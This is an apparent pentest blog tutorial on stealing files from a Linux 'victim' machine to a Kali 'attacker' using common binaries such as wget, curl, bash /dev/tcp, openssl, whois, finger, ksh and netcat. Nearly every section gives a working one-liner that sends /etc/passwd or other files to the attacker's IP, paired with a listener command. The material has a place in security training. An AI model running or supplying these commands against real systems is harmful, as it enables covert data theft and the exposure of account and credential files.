Have you ever heard about your critical data being exported somewhere else without your knowledge? Data exfiltration is a method of breaching the security and having illegal access over the data of the user’s system or a server.

**Table of Contents**

**Introduction to**

* Data exfiltration
* Linux Binaries

**Data exfiltration using Default Linux Binaries**

* /cancel
* /wget
* /whois
* /bash
* /openssl
* /busybox

**Data exfiltration using apt-installed Linux binaries**

* /curl
* /finger
* /irb
* /ksh
* /php
* /ruby

**Introduction to Data Exfiltration**

Data exfiltration in simpler terms is also known as Data Theft or Data Exportation. These terms generally define the method of attackers having unauthorized access to a user’s data and sneakily make a copy of it by gaining access to the system or the network. Data exfiltration can be performed in various methods with their primary intent of stealing data.  This form of attack usually goes undetected. In this article, we are going to learn about data exfiltration by using Linux binaries.

**Introduction to Linux Binaries**

Binaries can be described as files that contain source codes compiled together. These binary files are also called as executables files, as they can be executed in the system.  Here, we will be using file uploading binaries to perform data exfiltration. This article is divided into two part;

* Data exfiltration using default Linux Binaries
* Data exfiltration using apt-installed Linux binaries

Now, switch on the Linux operating systems i.e. Kali Linux and Ubuntu. We will simultaneously see one of the two systems posing as an attacker and the other as a victim.

**Data exfiltration using default Linux Binaries**


**/Cancel**

We can use **/cancel** binary to sneakily use file upload and send the file to the attacker machine over TCP connection.

**Victim Machine**

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system by entering the file to upload, the victim IP, and the remote port for file transfer. To perform data exfiltration you can type

cancel -u "$(cat /etc/passwd)" -h 192.168.0.147:1234


****

**Attacker Machine**

Here the Kali Linux is used as the attacker machine that uses port 1234 for listening using Netcat, you can use

nc -lvp 1234

Here you see that the contents of the file **/etc/passwd** with all the users are listed.




**/wget**

It is a computer program that usually retrieves content from web servers.  We can use **/wget** binary to sneakily use file upload and send the file to the attacker machine over HTTP POST.

**Victim Machine**

Here we use Ubuntu on our victim machine and send a local file with an HTTP POST request. To implement this, you can use the command

wget --post-file=/etc/passwd 192.168.0.147




**Attacker Machine**

Here we are using Kali Linux as the attacker machine. To get the file, Netcat is used as a listener, and type this command,

nc -lvp 80

Here you see that the contents of the file **/etc/passwd** with all the users are listed on the attacker machine.



**/whois**

We can use **/whois**binary to sneakily use file upload and send the file to the attacker machine over TCP connection.

**Victim Machine**

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system by entering the file to upload, the victim IP, and the remote port for file transfer. To perform data exfiltration, you can type

whois -h 192.168.0.147 -p 43 `cat  /etc/passwd`




**Attacker Machine**

Here the Kali Linux is used as the attacker machine that uses port 43 for listening using Netcat, you can use

nc -lvp 43

Here you see that the contents of the file **/etc/passwd** with all the users are listed.



**/bash**

It is a Unix shell and command language We can use **/bash** binary to sneakily use file upload and send the file to the attacker machine over HTTP POST.

**Victim Machine**

Here we have made use of the Ubuntu system as the victim machine. To upload the file from the victim system to the attacker system by entering the file to upload, the victim IP, and the remote port for file transfer. To perform data exfiltration, you can type

bash -c 'echo -e "POST / HTTP/0.9\n\n$(</etc/passwd)" > /dev/tcp/192.168.0.147/1234’




**Attacker Machine**

Here the Kali Linux is used as the attacker machine that uses port 1234 for listening using Netcat, you can use

nc -lvp 1234

Here you see that the contents of the file **/etc/passwd** with all the users are listed.




**/OpenSSL**

OpenSSL is a robust, highly -featured toolkit for the TLS and SSL protocols.  We can use **/openssl**binary to use for file upload and send the file to the attacker machine over TCP connection.

**Victim Machine**

Here we have made use of the Ubuntu system as the victim machine. To upload the file from the victim system to the attacker system by entering the file to upload, the victim IP, and the remote port for file transfer. To perform data exfiltration, you can type

openssl s\_client -quiet -connect 192.168.0.147:1234 < "/etc/passwd"

****

**Attacker Machine**


Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, you can type;

openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes

openssl s\_server -quiet -key key.pem -cert cert.pem -port 1234 > passwd

To check the contents of the file, you can type;

cat passwd



**/busybox**

It is a software suite that provides various Linux utilities in a single executable file. We can use **/busybox** binary to sneakily use file upload and send the file to the attacker machine over HTTP.

**Victim Machine**

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running an HTTP server, you can type

busybox httpd -f -p 8080 -h .




**Attacker Machine**

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, you can type;

wget http://192.168.0.196:8080/data.txt

To read the contents of the file, type

cat data.txt




**/nc**

Netcat is a command-line tool for reading, writing, redirecting, and encrypting data across a network. We can use **/nc** binary to sneakily use file upload and send the file to the attacker machine over the Tcp connection.

**Victim Machine**

Here we are using, Kali Linux as the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running a TCP, you can type;

nc -lvp 5555 < jeeni.txt




**Attacker Machine**

Here we are using, Ubuntu as the attacker machine. In order to download the file on the attacker machine, you can type;

nc 192.168.0.147 5555 > jeeni.txt

to read the contents of the file, type

cat jeeni.txt



**Data exfiltration using apt-installed Linux binaries**


**/curl**

It is a command-line tool that is used for transferring data using various network protocols. We can use **/curl** binary to sneakily use file upload and send the file to the attacker machine over the HTTP POST connection. So, the first step would be to install curl binary using apt.

**Victim Machine**

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running an HTTP Post request, you can type;

curl -X POST -d @data.txt 192.168.0.147




**Attacker Machine**

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, you can type;

nc -lvp 80 > data.txt

To read the file, type

cat data.txt




**/finger**

*It* is a program you can use to find information about computer users. We can use /finger binary to sneakily use file upload and send the file to the attacker machine over the TCP connection. So, the first step would be to install finger binary using apt.

**Victim Machine**

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running the TCP request, you can type;

finger "$(cat /etc/passwd)@192.168.0.147"




**Attacker Machine**

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, you can type

nc -lvp 79

You can see the user accounts from the /etc/passwd.



**/irb**


*It*is a tool to execute interactively ruby expressions read from stdin. We can use **/irb**binary to sneakily use file upload and send the file to the attacker machine over the HTTP. So, the first step would be to install irb binary using apt.

**Victim Machine**

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running the HTTP server on port 8888, you can type;

irb


require 'webrick'; WEBrick::HTTPServer.new(:Port => 8888, :DocumentRoot => Dir.pwd).start;



**Attacker Machine**

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, in the browser you can type

192.168.0.196:8888



**/ksh**

KornSHell is a shell and programming language that executes commands read from a terminal or a file We can use **/ksh**binary to sneakily use file upload and send the file to the attacker machine over the HTTP. So, the first step would be to install ksh binary using apt.

**Victim Machine**

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running the HTTP server on port 1234, you can type;


ksh -c 'cat /etc/passwd > /dev/tcp/192.168.0.147/1234'



**Attacker Machine**

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, in the browser you can type

nc -lvp 1234




**/PHP**

It is a scripting language that is especially suited to web development. We can use **/PHP**binary to sneakily use file upload and send the file to the attacker machine over the HTTP. So, the first step would be to install the php binary using apt.

**Victim Machine**

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running the HTTP server on port 8080, you can type;


php -S 0.0.0.0:8080



**Attacker Machine**

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, in the browser you can type

wget 192.168.0.196:8080/data.txt




**/Ruby**

It is a high-level general processing language. We can use **/ruby**binary to sneakily use file upload and send the file to the attacker machine over the HTTP server. So, the first step would be to install the ruby binary using apt.

**Victim Machine**

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running the HTTP server on port 1234, you can type;


ruby -run -e httpd . -p 1234



**Attacker Machine**

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, in the browser you can type

192.168.0.196:1234

****

You can try out other Linux binaries for data exfiltration from[**https://gtfobins.github.io/**](https://gtfobins.github.io/)

**Author:**Jeenali Kothari is a Digital Forensics enthusiast and enjoys technical content writing. You can reach her on[**Here**](https://www.linkedin.com/in/jeenali-kothari)

**Share this:**